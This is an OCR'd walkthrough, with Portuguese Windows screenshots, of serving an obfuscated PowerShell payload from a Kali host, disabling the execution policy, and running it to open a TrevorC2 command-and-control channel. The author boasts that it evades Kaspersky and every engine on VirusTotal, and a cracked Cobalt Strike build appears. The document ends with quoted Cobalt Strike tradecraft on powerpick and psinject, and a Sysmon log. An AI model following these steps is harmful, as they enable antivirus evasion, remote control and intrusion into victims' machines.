PS C:\WINDOWS\system32>
```


Now I'm going to access Firefox, type your Kali's IP address on port 8000 to download the malicious powershell




192.168.73.202:8000

Directory listing for /

- 03032021_12_45_17.functions
- 03032021_12_45_17.parameters
- 03032021_12_45_17.ps1
- 03032021_12_45_17.variables
- powershelltest.ps1


Directory listing for /

- 03032021_12_45_17.functions
- 03032021_12_45_17.parameters
- 03032021_12_45_17.ps1
- 03032021_12_45_17.variables
- powershelltest.ps1


Abrir "powershelltest.ps1"


Você selecionou abrir:

powershelltest.ps1
tipo: arquivo PS1 (5,3 KB)
de: http://192.168.73.202:8000

O que o Firefox deve fazer?

( ) Abrir com o: Bloco de notas (aplicativo padrão)
(●) Salvar arquivo (D)
☐ Fazer isso automaticamente nos arquivos como este de agora em diante.


Notice that it is in the downloads folder


Hoje (1)


powershelltest	03/03/2021 15:42	Script do Window...	6 KB

Ontem (1)

Now let’s run the trevorc2 server: python3 trevorc2_server.py



```
root@kali:/home/joas/trevorc2# python3 trevorc2_server.py
root@kali:/home/joas/Downloads/Cobalt Strike/cobaltstrike_4.1crac
0.8 password
[*] Will use existing X509 certificate and keystore (for SSL)
```

let’s run the malicious powershell



```
PS C:\Users\ADMIN_EST\Downloads> .\powershelltest.ps1
.\powershelltest.ps1 : O arquivo C:\Users\ADMIN_EST\Downloads\powershelltest.ps1 não pode ser carregado porque a
execução de scripts foi desabilitada neste sistema. Para obter mais informações, consulte about_Execution_Policies em
https://go.microsoft.com/fwlink/?LinkID=135170.
No linha:1 caractere:1
+ .\powershelltest.ps1
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ErrodeSegurança: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\ADMIN_EST\Downloads>
```

This error means that our powershell has a policy of not executing any type of script

Let’s type the following command to release Set-ExecutionPolicy Unrestricted



```
PS C:\Users\ADMIN_EST\Downloads> Set-ExecutionPolicy unrestricted

Alteração da Política de Execução
A política de execução ajuda a proteger contra scripts não confiáveis. A alteração da política de execução pode
implicar exposição aos riscos de segurança descritos no tópico da ajuda about_Execution_Policies em
https://go.microsoft.com/fwlink/?LinkID=135170. Deseja alterar a política de execução?
[S] Sim  [A] Sim para Todos  [N] Não  [T] Não para Todos  [U] Suspender  [?] Ajuda (o padrão é "N"): S
PS C:\Users\ADMIN_EST\Downloads>
```

Now let’s run the script, it says it is not a reliable script




```
PS C:\Users\ADMIN_EST\Downloads> .\powershelltest.ps1

Aviso de segurança
Execute apenas scripts confiáveis. Embora os scripts da Internet possam ser úteis, eles podem danificar seu computador.
 Se você confia nesse script, use o cmdlet Unblock-File para permitir que o script seja executado sem esta mensagem de
aviso. Deseja executar C:\Users\ADMIN_EST\Downloads\powershelltest.ps1?
[N] Não executar  [R] Executar uma vez  [U] Suspender  [?] Ajuda (o padrão é "N"): R
```

See that the agent has now communicated with our C2, so Kaspersky did not detect the threat




```
TrevorC2 - Legitimate Website Covert Channel
Written by: David Kennedy (@HackingDave)
https://www.trustedsec.com
[*] Cloning website: https://www.google.com
[*] Site cloned successfully.
[*] Starting Trevor C2 Server...
[*] Next, enter the command you want the victim to execute.
[*] Client uses random intervals, this may take a few.
[*] Type help for usage. Example commands, list, interact.

trevorc2>
*** Received connection from 192.168.73.230 and hostname WDVVD with communication sid AUXGRmYeZ
WmvdUP for TrevorC2.
```

View machine information



```
WDVVD:trevorc2>hostname | ipconfig
[*] Waiting for command to be executed, be patient, results will be displayed here...
[*] Received response back from client...
=-=-=-=-=-=-=-=-=-=
(HOSTNAME: WDVVD
CLIENT: 192.168.73.230)

Configuração de IP do Windows


Adaptador Ethernet Ethernet:

   Sufixo DNS específico de conexão. . . . . . [redacted]
   Endereço IPv6 de link local . . . . . . . . : fe80::cc02:c1c8:eabb:3308%6
   Endereço IPv4. . . . . . . . . . . . . . . : 192.168.73.230
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.252.0
   Gateway Padrão. . . . . . . . . . . . . . . : 192.168.72.7

Adaptador Ethernet vEthernet (Default Switch):

   Sufixo DNS específico de conexão. . . . . . :
   Endereço IPv6 de link local . . . . . . . . : fe80::2989:4e90:634e:7d1b%31
   Endereço IPv4. . . . . . . . . . . . . . . : 172.23.128.1
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.240.0
   Gateway Padrão. . . . . . . . . . . . . . . :

WDVVD:trevorc2>
```

Note that we bypass Kaspersky Endpoint Security for Windows with ease


Segurança do Windows
Início
Proteção contra vírus e ameaças
Proteção de contas
Firewall e proteção de rede
Controle de aplicativos e do navegador
Segurança do dispositivo
Desempenho e integridade do dispositivo
Opções da família
Configurações

Proteção contra vírus e ameaças

Proteção para seu dispositivo contra ameaças

Kaspersky Endpoint Security for W

Kaspersky Endpoint Security for Windows e

Ameaças atuais

Nenhuma ação necessária.

Configurações de proteção

Nenhuma ação necessária.

Atualizações de proteção

Nenhuma ação necessária.

Abrir app

Kaspersky Endpoint Security for Windows

TECNOLOGIAS DE DETECÇÃO DE AMEAÇAS

- Aprendizado de máquina
- Análise na nuvem
- Análise Especializada
- Análise de comportamento
- Análise automática

Não há ameaças

Componentes de proteção

Executado: 14
Interrompido: 1
Instalado: 15


Tarefas

Agendamento: 2
Total: 7

C:\WINDOWS\system32\cmd.exe

```
   Sufixo DNS específico de conexão. . . . . . :
   Endereço IPv6 de link local . . . . . . . . : fe80::2988:4e90:634e:7d1b%31
   Endereço IPv4. . . . . . . . . . . . . . . : 172.23.128.1
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.240.0
   Gateway Padrão. . . . . . . . . . . . . . . :

C:\Users\ADMIN_EST>hostname && ipconfig
WDVVD

Configuração de IP do Windows


Adaptador Ethernet Ethernet:

   Sufixo DNS específico de conexão. . . . . . : [redacted]
   Endereço IPv6 de link local . . . . . . . . : fe80::eabb:3306%6
   Endereço IPv4. . . . . . . . . . . . . . . : 192.168.73.238
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.252.0
   Gateway Padrão. . . . . . . . . . . . . . . : 192.168.72.7

Adaptador Ethernet vEthernet (Default Switch):

   Sufixo DNS específico de conexão. . . . . . :
   Endereço IPv6 de link local . . . . . . . . : fe80::2989:4e90:634e:7d1b%31
   Endereço IPv4. . . . . . . . . . . . . . . : 172.23.128.1
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.240.0
   Gateway Padrão. . . . . . . . . . . . . . . :

C:\Users\ADMIN_EST>
```

This is the result of Hybrid-Analysis and Virus Total, no detection.
Of course I uploaded it on purpose on the virus total.




No engines detected this file

c4b2d2672c87c5680ab4942823f0ef42c664158b1467087654857 1afdaf6913a
powershelltest.ps1
powershell url-pattern

5.34 KB
Size

2021-03-03 19:07:47 UTC
2 minutes ago

Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV	✓ Undetected
CMC	✓ Undetected	Comodo	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected
DrWeb	✓ Undetected	Emsisoft	✓ Undetected
eScan	✓ Undetected	ESET-NOD32	✓ Undetected
F-Secure	✓ Undetected	FireEye	✓ Undetected
Fortinet	✓ Undetected	GData	✓ Undetected
Gridinsoft	✓ Undetected	Ikarus	✓ Undetected


Analysis Overview

Submission name: powershelltest.ps1
Size: 5.31KiB
Type: ps
Mime: text/plain
SHA256: c4b2d2872c87c5680ab4942823f0af42c664158b1467087654857lafdaf6913a
Last Anti-Virus Scan: 03/03/2021 19:03:28 (UTC)

Anti-Virus Results

MetaDefender: CLEAN — Multi Scan Analysis
Last Update: 03/03/2021 19:03:28 (UTC)
View Details:
Visit Vendor:

VirusTotal: N/A — Multi Scan Analysis
Last Update: 03/03/2021 19:03:28 (UTC)
View Details: N/A
Visit Vendor:

https://github.com/CBHue/PyFuscation

Additionals Resource

Unmanaged Powershell

How do you get your PowerShell scripts on target, run them, and get output back? This is the PowerShell weaponization problem. It's unintuitively painful to solve in an OPSEC-friendly way (unless your whole platform is PowerShell).

Cobalt Strike tackled this problem in its September 2014 release. Beacon's PowerShell weaponization allows operators to import scripts, run cmdlets from these scripts, and interact with other PowerShell functionality. Beacon's method is lightweight. It doesn't touch disk or require an external network connection. It has a downside though: it relies on powershell.exe.

In December 2014, Lee Christensen came out with an Unmanaged PowerShell proof-of-concept [blog post]. Unmanaged PowerShell is a way to run PowerShell scripts without powershell.exe. Lee's code loads the .NET CLR, reflectively loads a .NET class through that CLR, and uses that .NET class to call APIs in the System.management.automation namespace to evaluate arbitrary PowerShell expressions. It's a pretty neat piece of code.

This release integrates Lee's work with Beacon. The **powerpick [cmdlet+args]** command (named after Justin Warner's early adaptation of Lee's POC) will spawn a process, inject the Unmanaged PowerShell magic into it, and run the requested command.

I've also added **psinject [pid] [arch] [command]** to Beacon as well. This command will inject the Unmanaged PowerShell DLL into a specific process and run the command you request. This is ideal for long-running jobs or injecting PowerShell-based agents (e.g., Empire) into a specific process.


I took a lot of care to make powerpick and psinject behave the same way as Beacon's existing powershell command (where possible). All three commands are friendly to long-running jobs and they will return output as it’s available. All three commands can also use functions from scripts brought into Beacon with the powershell-import command.

https://www.cobaltstrike.com/blog/cobalt-strike-3-3-now-with-less-powershell-exe/

Cobalt Strike Tradecraft


Shell

When an operator uses the shell command in Cobalt Strike, it’s usually to execute a DOS command directly, such as dir, copy, move, etc. Under the hood, the shell command calls cmd.exe /c.




```
beacon> sleep 10
[*] Tasked beacon to sleep for 10s
[+] host called home, sent: 16 bytes
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
lab\admbob
```

With Sysmon logging, this leaves a sequence of events, all around Event Code 1, Process Create.



```
Process Create:
RuleName: -
UtcTime: 2021-07-22 14:02:36.010
ProcessGuid: {fd8477e7-7a7c-60f9-cb00-000000001200}
ProcessId: 7704
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /C whoami
CurrentDirectory: C:\Temp\
User: LAB\ADMBob
LogonGuid: {fd8477e7-78a4-60f9-b9fa-050000000000}
LogonId: 0x5FAB9
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450
ParentProcessGuid: {fd8477e7-78f3-60f9-9a00-000000001200}
ParentProcessId: 7532
ParentImage: C:\Temp\payload.exe
ParentCommandLine: "C:\Temp\payload.exe"
```

